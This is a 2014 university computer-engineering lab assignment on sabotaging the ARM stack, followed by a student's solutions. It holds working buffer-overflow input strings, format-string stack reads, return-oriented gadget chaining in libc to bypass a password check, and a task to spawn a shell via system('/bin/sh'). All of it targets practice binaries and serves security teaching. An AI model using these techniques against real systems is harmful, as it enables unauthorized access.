University of Miami, Electrical and Computer Engineering

Project 3: Sabotaging the Stack
Assigned: March 4th, 2014
Due: March 24th, 2014 11:59pm

EEN 312, Spring 2014
Professor Eric W. D. Rozier

Maximum Score: 80pts

1 Pre-Lab

Good evening EEN 312 students. Your mission, should you choose to accept it, is to develop a detailed understanding of ARM calling conventions and stack organization. In a series of missions you will learn to exploit stack organization on a series of executable files, gaining firsthand experience with one of the methods commonly used to exploit security weaknesses in operating systems and network servers. As always, should you, or any of your classmates suffer a segmentation fault, or have your processes killed, the University will disavow any knowledge of your enrollment in this class. This assignment will self-destruct in five seconds. Good luck!

Important Note: The purpose of this lab is to help you learn about the runtime operation of programs and to understand the nature of this form of security weakness, so you can avoid it when you write your own code. We do not condone the use of this or any other form of attack to gain unauthorized access to any system resources. There are criminal statutes governing such activities.

2 Post-Lab

Handin Information: You should handin printouts of your work, include the printf statements used to make the exploit strings (where applicable) and a short write up on your solutions to each of the problems.

Mission 0: Field Training

Before we send you on your first real mission, we've decided to give you some field training to help you understand how to examine the stack. We will start by examining the following code using gdb.

Listing 1: Hello World

```c
/* Hello World */

#include <stdio.h>

int main (int argc, char **argv) {
  printf("Hello World");
  char a;
}
```

Compile the above program using gcc as follows:

```
gcc -g -o helloworld helloworld.c
```

The `-g` option is used to load debugging symbols. Start up gdb with this program in the usual fashion with `gdb helloworld`.
We can view the stack layout directly using the command `x/`N`x $sp` where N is the number of consecutive double words you wish to examine. The command **`eXamine`** looks at a portion of memory, by feeding it the argument `$sp` we ask it to begin looking at the memory address held in the stack pointer.

Mission 1: We Have Ways of Making You Printf

5 points

For your first mission, you will exploit a program that attempts to print out input passed to it on the command line. You will need to download the first mission pack from the website, `format-mission.tar`. The easiest way to do this is to run the command:

```
wget http://performalumni.org/erozier2/EEN312/format-mission.tar
```

You will then need to unpack the mission file to extract the necessary files, like this:

```
tar -x format-mission.tar
```

Lucky for you, our intelligence intercepted the source code for this mission, which you will find in `format.c`. The executable you will be attacking is in the file `format`. If you run the program:

```
format EEN312isawesome
```

It will print "EEN312isawesome" and terminate. We will be exploiting the prototype for the `printf` function, given below, to examine the stack.

```
printf(‘‘format strings’’, variable names);
```

Format strings are ASCIIZ strings used to specify and control the representation of different variables, we can use the special values printf scans for and recognizes to print arguments from the stack and display it on the screen. We will deceive printf and use it to read values off the stack using the `%08x` format string, which prints a variable as a sequence of 8 hexadecimal digits. Run the program in `gdb` with the following argument:

```
(gdb) r %08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

Now, after setting a breakpoint in `gdb` for `main`, examine the first 10 elements on the stack as before. Print off copies of the output of you both running the program and examining the stack. Explain the similarities or differences you see, and what they mean. What is the program using for the variables which printf expects?

Mission 2: Infiltrating the Uncallable Function

10 points

For your second mission, you will exploit a program that gets user input from the keyboard using the `gets` function from `libc`. Your mission is to overwrite the link register to call an uncallable function. You will need to download the first mission pack from the website, `lr-mission.tar`. The easiest way to do this is to run the command:

```
wget http://performalumni.org/erozier2/EEN312/lr-mission.tar
```

Lucky for you, our intelligence intercepted the source code for this mission, which you will find in `secretfunction.c`. The executable you will be attacking is in the file `secretfunction`. The executable will prompt you for a string, store it in a 10 character buffer, and then print the string.

What we want to do in this mission is overwrite the link register to change the results of a return call. Disasemble the function `main` using `gdb` and fund the branch to `getBuffer`. Note the address of the next instruction. Now, set a breakpoint for `getBuffer`, and continue to that breakpoint. The first thing done by the program is to push `r11` and the stack pointer to the stack, and then to make space for the temporary buffer. Advance the program until `0x84ac`. You should now examine the stack with a command similar to `x/10x $sp`, and look for the return address you identified for the function. Our goal is to overwrite this address.

Try the command `until *0x84b4`. You will be prompted for input, input the string `AABBCCDDEE`. Examine the stack again, note how it changed. The ascii codes for AABBCCDDEE are stored on the stack now, but note the order of the bytes. Note the A's, C's, and E's are stored in the lower order bytes, while the B's and D's are in the higher order bytes.

If we enter a string out of bounds of our buffer, it will begin over writing the stack. If we want to overwrite the link register, we must arrange for our input to be in hexidecimal format. To do this, first exit gdb, and use the command line tool "printf".

Enter the following command:

```
pi> printf ‘‘AABBCCDDEEFFGGHH\x68\x84\x00\x00’’ > input
```

This saves the sequence in quotes to the file `input` and interprets `\xYY` as the hex digit `YY`.

Now run "`gdb secretfunction`" and before using the run command, set a breakpoint for `getBuffer`, run the following command:

```
(gdb) set args < input
```

This tells `gdb` to use the file "`input`" as standard in, so it will read the file you created with the printf tool as input. Run the program. Now examine the stack. Execute `until *0x84b4`. Examine the stack. What happened? Type `continue`. What happens?
Try running the program without gdb, as such:

```
pi> secretfunction < input
```

What happens? Why?

Your next task will be to construct a buffer overflow which will cause the program to first print the text in `secretFunction2()` and then call `secretFunction()` and exit. As a hint you will need to jump into `secretFunction2()` after the stack changes are made, otherwise your planted address will not be put into the pc when it pops. Think carefully.

Mission 3: Turning a Library Function into a Double Agent

10 points

For your third mission, you will exploit a program that gets user input from the keyboard using the `gets` function from `libc`. You will need to download the first mission pack from the website, `library-mission.tar`. The easiest way to do this is to run the command:

```
wget http://performalumni.org/erozier2/EEN312/library-mission.tar
```

Lucky for you, our intelligence intercepted the source code for this mission, which you will find in `bypassCode.c`. The executable you will be attacking is in the file `bypassCode`. The executable will prompt you for your name, which it will store in a 10 character buffer, and will later prompt you for an integer which it will then use to seed a *linear congruential generator* to produce a value which it will compare to a checksum. The computation of this value is a complex mathematical operation based on large prime numbers. It will be difficult to figure it out, even after examining the source! Do not try!

To bypass the code we will turn a function into a double agent. Namely we will utilize the function `inet6_rth_add`. We can use gdb in "command mode" to produce the assembly language for this function. A series of commands is stored in the file "cmd.txt" in your mission pack. Take a look at it.

What you see here is a series of commands for gdb, the results of these commands can be stored in a file by running the following command:

```
pi> gdb bypassCode < cmd.txt > function.txt
```

Check the file `function.txt`, you will find the output of gdb. Examining the file we find the following:

Listing 2: funtion.txt

```
0xb6f0f64c <+60>:    mov     r0, r4
0xb6f0f650 <+64>:    pop     {r4, pc}
```

Create an input to the program, as in the previous mission, which uses a buffer overflow to jump to the pop statement, pops a value from the stack into r4, and then jumps to the move to place that statement into r0 to alter the return value of `getBuffer`. Becareful to overwrite the stack in such a way that you do not disturb the necessary values stored there. It may be helpful to diagram the entire stack for the call chain created.

Mission 4: Every Spy Needs Gadgets

20 points

For your fourth mission, you will exploit a program that gets user input from the keyboard using the `gets` function from `libc`. You will need to download the first mission pack from the website, `gadget-mission.tar`. The easiest way to do this is to run the command:

```
wget http://performalumni.org/erozier2/EEN312/gadget-mission.tar
```

Lucky for you, our intelligence intercepted the source code for this mission, which you will find in `gadgetFunction.c`. The executable you will be attacking is in the file `gadgetFunction`. Notice the function within the executable called `gadgetFunction()`. Your mission will be to call this function with arbitrary arguments, and then return to main after it would have normally been called.

In the previous missions we learned how to change the link register, and to use functions in libc to modify register values by using code from other functions. Many such functions exist in the standard libraries linked to all executables. These bits of code are called **gadgets**. For this mission you will learn how to search for, identify, and utilize gadgets.

Run the command:

```
pi> objdump -d /lib/arm-linux-gnueabihf/libc.so.6 > libc.txt
```

When it finishes, a full listing of libc's assembly will be in "libc.txt". We want to search this for gadgets. A useful command will be `grep` type: `man grep` on the command line to read the manual page for grep. The `grep` command can help you search files. We will use it to search "libc.txt" for gadgets. Some helpful hints:

- Grep calls can be chained with the pipe | operator. So: `grep mov libc.txt | grep ‘‘r0, r4’’` will search for lines which contain the string "mov" and then search the matching lines for the string "r0, r4".
- Running grep with the flag `-A N` will add the next N lines after any matching input to the output.
- Running grep with the flag `-B N` will add the previous N lines before any matching input to the output.

Example:

```
grep -A 1 mov libc.txt | grep -A 1 ‘‘r0, r4’’ | grep -B 1 pop
```

First searches libc.txt for all instructions with "mov" in them, and then produces as output a set of those instructions, and very next instruction afterwards. It then passes the output to grep which searches for lines with registers r0 and r4 and produces as output a set of those instructions, and very next instruction afterwards. It then passes the output to grep which searches for lines with the command "pop" in them, and produces as output a set of those lines, and the previous line before it.

The final output is all mov instructions with parameters "r0, r4" followed by a pop instruction.

When finding gadgets it is important to get the code as it appears in our executable, which will be slightly different. Examine libc.txt with the `less` command and search it for the line number indicated in our grep search. Find the label name it appears under, and then set up a command file, similar to that used in the previous mission, to disassemble the function and find the addresses of the desired instructions.

Mission Impossible: Hacking into the Enemy Program

35 points


Your final mission is to take any of the previous missions, and use the original executable, and a buffer overflow to get access to a "shell". To do so you will want to use the standard library function `system` to get access to a shell command. Type the command `man system` for more information on this function. You will want to set it up with the argument "/bin/sh".

Lab 3 – Sabotaging the Stack

Nathan Paternoster

Mission 1

Purpose – To understand buffer overflows.



Description

When the program is run normally it outputs the string that the user enters. However when we input "%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x" the output instead changed to strange values. These values were actually taken off the stack. The first three values were memory addresses and the next 9 were taken directly from the stack. We discover that using %08x we can access bytes from the stack and use them as inputs. About mid-way down the screenshot (the longest line) we can see the new output matches almost exactly the values on the stack (after the line x/10x $sp)

Mission 2


Purpose – To implement buffer overflow by calling two “uncallable” functions – secretFunction and secretFunction2.

Solution input =
“AABBCCDDEEFFGGHH\x88\x84\x00\x00IIJJ\x68\x84\x00\x00”

```
(gdb) set args < solution
(gdb) r
Starting program: /home/grayjin/project3/lr-mission/secretfunction < solution
Enter a string:AABBCCDDEEFFGGHH??
I shouldn't be called either!

I should never be called

[Inferior 1 (process 22022) exited normally]
(gdb) quit
```

secretFunction2 output followed by secretFunction output

```
Reading symbols from /home/grayjin/project3/lr-mission/secretfunction...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x000084d0 <+0>:     push    {r11, lr}
   0x000084d4 <+4>:     add     r11, sp, #4
   0x000084d8 <+8>:     ldr     r3, [pc, #20]   ; 0x84f4 <main+36>
   0x000084dc <+12>:    mov     r0, r3
   0x000084e0 <+16>:    bl      0x8368 <printf>
   0x000084e4 <+20>:    bl      0x849c <getBuffer>
   0x000084e8 <+24>:    mov     r3, #0
   0x000084ec <+28>:    mov     r0, r3
   0x000084f0 <+32>:    pop     {r11, pc}
   0x000084f4 <+36>:    andeq   r8, r0, r4, lsr #11
End of assembler dump.
(gdb) disas getBuffer
Dump of assembler code for function getBuffer:
   0x0000849c <+0>:     push    {r11, lr}
   0x000084a0 <+4>:     add     r11, sp, #4
   0x000084a4 <+8>:     sub     sp, sp, #16
   0x000084a8 <+12>:    sub     r3, r11, #16
   0x000084ac <+16>:    mov     r0, r3
   0x000084b0 <+20>:    bl      0x8374 <gets>
   0x000084b4 <+24>:    sub     r3, r11, #16
   0x000084b8 <+28>:    mov     r0, r3
   0x000084bc <+32>:    bl      0x8380 <puts>
   0x000084c0 <+36>:    mov     r3, #1
   0x000084c4 <+40>:    mov     r0, r3
   0x000084c8 <+44>:    sub     sp, r11, #4
   0x000084cc <+48>:    pop     {r11, pc}
End of assembler dump.
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
   0x00008468 <+0>:     push    {r11, lr}
   0x0000846c <+4>:     add     r11, sp, #4
   0x00008470 <+8>:     ldr     r0, [pc, #8]    ; 0x8480 <secretFunction+24>
   0x00008474 <+12>:    bl      0x8380 <puts>
   0x00008478 <+16>:    mov     r0, #0
   0x0000847c <+20>:    bl      0x83a4 <exit>
   0x00008480 <+24>:    andeq   r8, r0, r8, ror #10
End of assembler dump.
(gdb) disas secretFunction2
Dump of assembler code for function secretFunction2:
   0x00008484 <+0>:     push    {r11, lr}
   0x00008488 <+4>:     add     r11, sp, #4
   0x0000848c <+8>:     ldr     r0, [pc, #4]    ; 0x8498 <secretFunction2+20>
   0x00008490 <+12>:    bl      0x8380 <puts>
   0x00008494 <+16>:    pop     {r11, pc}
   0x00008498 <+20>:    andeq   r8, r0, r4, lsl #11
```



```
End of assembler dump.
(gdb) b *0x84b4
Breakpoint 1 at 0x84b4
(gdb) b *0x8494
Breakpoint 2 at 0x8494
(gdb) set args < solution
(gdb) r
Starting program: /home/grayjin/project3/lr-mission/secretfunction < solution

Breakpoint 1, 0x000084b4 in getBuffer ()
(gdb) x/10x $sp
0xbefff628:     0x000085a4      0x42424141      0x44444343      0x46464545
0xbefff638:     0x48484747      0x00008488      0x4a4a4949      0x00008468
0xbefff648:     0xb6fc0000      0xbefff794
(gdb) c
Continuing.
Enter a string:AABBCCDDEEFFGGHH??
I shouldn't be called either!


Breakpoint 2, 0x00008494 in secretFunction2 ()
(gdb) x/10x $sp
0xbefff640:     0x4a4a4949      0x00008468      0xb6fc0000      0xbefff794
0xbefff650:     0x00000001      0x000084d0      0x00000000      0x00000000
0xbefff660:     0x000083bc      0x00000000
(gdb) c
Continuing.
I should never be called

[Inferior 1 (process 22175) exited normally]
```


Description

In getBuffer our string input is put in in the “gets” function. The stack looks like what it is displayed as at Breakpoint 1. When getBuffer finishes it reads in our value “0x00008488” into the pc and branches there. That address is the second line of secretFunction2. In secretFunction2 the stack now looks like what it is displayed as at Breakpoint 2. When secretFunction2 finishes our dummy value (the first byte on the stack) is placed into r11 and then “0x00008468” is placed into the pc. The program then branches to that address which is the first line of the secretFunction. The program runs through secretFunction and then exits normally.

Mission 3

Purpose – To use buffer overflows to bypass a part of code and manipulate return registers to pass a password check.

Solution input = "AABBCCDDEEFF\x60\xf6\xff\xbe\x50\x06\xf1\xb6\x01\x00\x00\x00\x4c\x06\xf1\xb6IIJJ\x20\x94\x00\x00\n10"



Description


In "getBuffer" we overwrote the user input in the gets function. The first thing we overwrote was the address of r11: \x60\xf6\xff\xbe. This is what was originally in r11. We kept it the same to not interfere with the program. Then we wrote the address of the pop instruction in the inet6_rth_add function (\x50\x06\xf1\xb6) to jump to when the "gets" function finishes. Next we pushed the value of "1" which is the value that "checkPassword" must receive to authenticate the user. Then we pushed the address of the mov instruction right before the pop instruction (\x4c\x06\xf1\xb6). This way the program will jump back 1 line and write the value of 1 into r0. Then we wrote "IIJJ" nonsense values to place into r4 and finally the address right after the "getBuffer" function finishes so that it will skip everything else in getBuffer. The

/n10 will be to input “10” into the check password function to prevent it from going into an infinite loop.

We got the “Authenticated!” message but still ended with a segmentation fault.

Mission 4

Purpose – To identify “gadgets,” or sets of instructions in library functions that can be used to insert our own code - namely a ‘pop’ and ‘mov’ statement pair.



Solution – Using the “grep” command we located all of the instances of mov instructions that took “r0, r4” followed by a pop instruction. We chose one of these instances and located that address in memory to be used as our “gadget”:


```
grep -A 1 mov libc.txt | grep -A 1 "r0, r4" | grep -B 1 pop
```

Description

These are some of the results from our search. We chose to implement the gadget at address “2b9dc” and “2b9e0.” Then we used the “less” command to examine libc.txt and find which function these two lines belonged to. We located the address in the libc.txt and determined that it

belonged to the “catclose” function. The next thing to do is to go back to gdb and examine the function contents to determine the actual address of our gadget to jump to.

In gdb, we wrote a command file to run the gdb debugger and examine the “catclose” function to determine the actual address of our gadget.



```
   2b948:       e1a00006        mov     r0, r6
   2b94c:       e8bd85f8        pop     {r3, r4, r5, r6, r7, r8, sl, pc}
   2b950:       000ff770        andeq   pc, pc, r0, ror r7      ; <UNPREDICTABLE>

0002b954 <catclose>:
   2b954:       e3700001        cmn     r0, #1
   2b958:       e92d4010        push    {r4, lr}
   2b95c:       e1a04000        mov     r4, r0
   2b960:       0a000018        beq     2b9c8 <catclose+0x74>
   2b964:       e5903000        ldr     r3, [r0]
   2b968:       e3530000        cmp     r3, #0
   2b96c:       0a000007        beq     2b990 <catclose+0x3c>
   2b970:       e3530001        cmp     r3, #1
   2b974:       1a00000c        bne     2b9ac <catclose+0x58>
   2b978:       e5900014        ldr     r0, [r0, #20]
   2b97c:       ebffa6c1        bl      15488 <h_errno+0x15454>
   2b980:       e1a00004        mov     r0, r4
   2b984:       ebffa6bf        bl      15488 <h_errno+0x15454>
   2b988:       e3a00000        mov     r0, #0
   2b98c:       e8bd8010        pop     {r4, pc}
   2b990:       e5941018        ldr     r1, [r4, #24]
   2b994:       e5900014        ldr     r0, [r0, #20]
   2b998:       eb026dcc        bl      c70d0 <munmap>
   2b99c:       e1a00004        mov     r0, r4
   2b9a0:       ebffa6b8        bl      15488 <h_errno+0x15454>
   2b9a4:       e3a00000        mov     r0, #0
   2b9a8:       e8bd8010        pop     {r4, pc}
   2b9ac:       e59f3030        ldr     r3, [pc, #48]   ; 2b9e4 <catclose+0x90>
   2b9b0:       ebffb08e        bl      17bf0 <gnu_get_libc_version+0x274>
   2b9b4:       e79f3003        ldr     r3, [pc, r3]
   2b9b8:       e3a02009        mov     r2, #9
   2b9bc:       e7802003        str     r2, [r0, r3]
   2b9c0:       e3e00000        mvn     r0, #0
   2b9c4:       e8bd8010        pop     {r4, pc}
   2b9c8:       e59f3018        ldr     r3, [pc, #24]   ; 2b9e8 <catclose+0x94>
   2b9cc:       ebffb087        bl      17bf0 <gnu_get_libc_version+0x274>
   2b9d0:       e79f3003        ldr     r3, [pc, r3]
   2b9d4:       e3a02009        mov     r2, #9
   2b9d8:       e7802003        str     r2, [r0, r3]
   2b9dc:       e1a00004        mov     r0, r4
   2b9e0:       e8bd8010        pop     {r4, pc}
   2b9e4:       000ff6f8        strdeq  pc, [pc], -r8
   2b9e8:       000ff6dc        ldrdeq  pc, [pc], -ip

0002b9ec <__open_catalog>:
   2b9ec:       e92d4ff0        push    {r4, r5, r6, r7, r8, r9, sl, fp, lr}
   2b9f0:       e28db020        add     fp, sp, #32
```

```
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/grayjin/project3/gadget-mission/gadgetFunction...(no debugging symbols found)...done.
(gdb) (gdb) Breakpoint 1 at 0x84ac
(gdb) Starting program: /home/grayjin/project3/gadget-mission/gadgetFunction

Breakpoint 1, 0x000084ac in main ()
(gdb) Dump of assembler code for function catclose:
   0xb6ec0954 <+0>:     cmn     r0, #1
   0xb6ec0958 <+4>:     push    {r4, lr}
   0xb6ec095c <+8>:     mov     r4, r0
   0xb6ec0960 <+12>:    beq     0xb6ec09c8 <catclose+116>
   0xb6ec0964 <+16>:    ldr     r3, [r0]
   0xb6ec0968 <+20>:    cmp     r3, #0
   0xb6ec096c <+24>:    beq     0xb6ec0990 <catclose+60>
   0xb6ec0970 <+28>:    cmp     r3, #1
   0xb6ec0974 <+32>:    bne     0xb6ec09ac <catclose+88>
   0xb6ec0978 <+36>:    ldr     r0, [r0, #20]
   0xb6ec097c <+40>:    bl      0xb6eaa488
   0xb6ec0980 <+44>:    mov     r0, r4
   0xb6ec0984 <+48>:    bl      0xb6eaa488
   0xb6ec0988 <+52>:    mov     r0, #0
   0xb6ec098c <+56>:    pop     {r4, pc}
   0xb6ec0990 <+60>:    ldr     r1, [r4, #24]
   0xb6ec0994 <+64>:    ldr     r0, [r0, #20]
   0xb6ec0998 <+68>:    bl      0xb6f5c0d0 <munmap>
   0xb6ec099c <+72>:    mov     r0, r4
   0xb6ec09a0 <+76>:    bl      0xb6eaa488
   0xb6ec09a4 <+80>:    mov     r0, #0
   0xb6ec09a8 <+84>:    pop     {r4, pc}
```

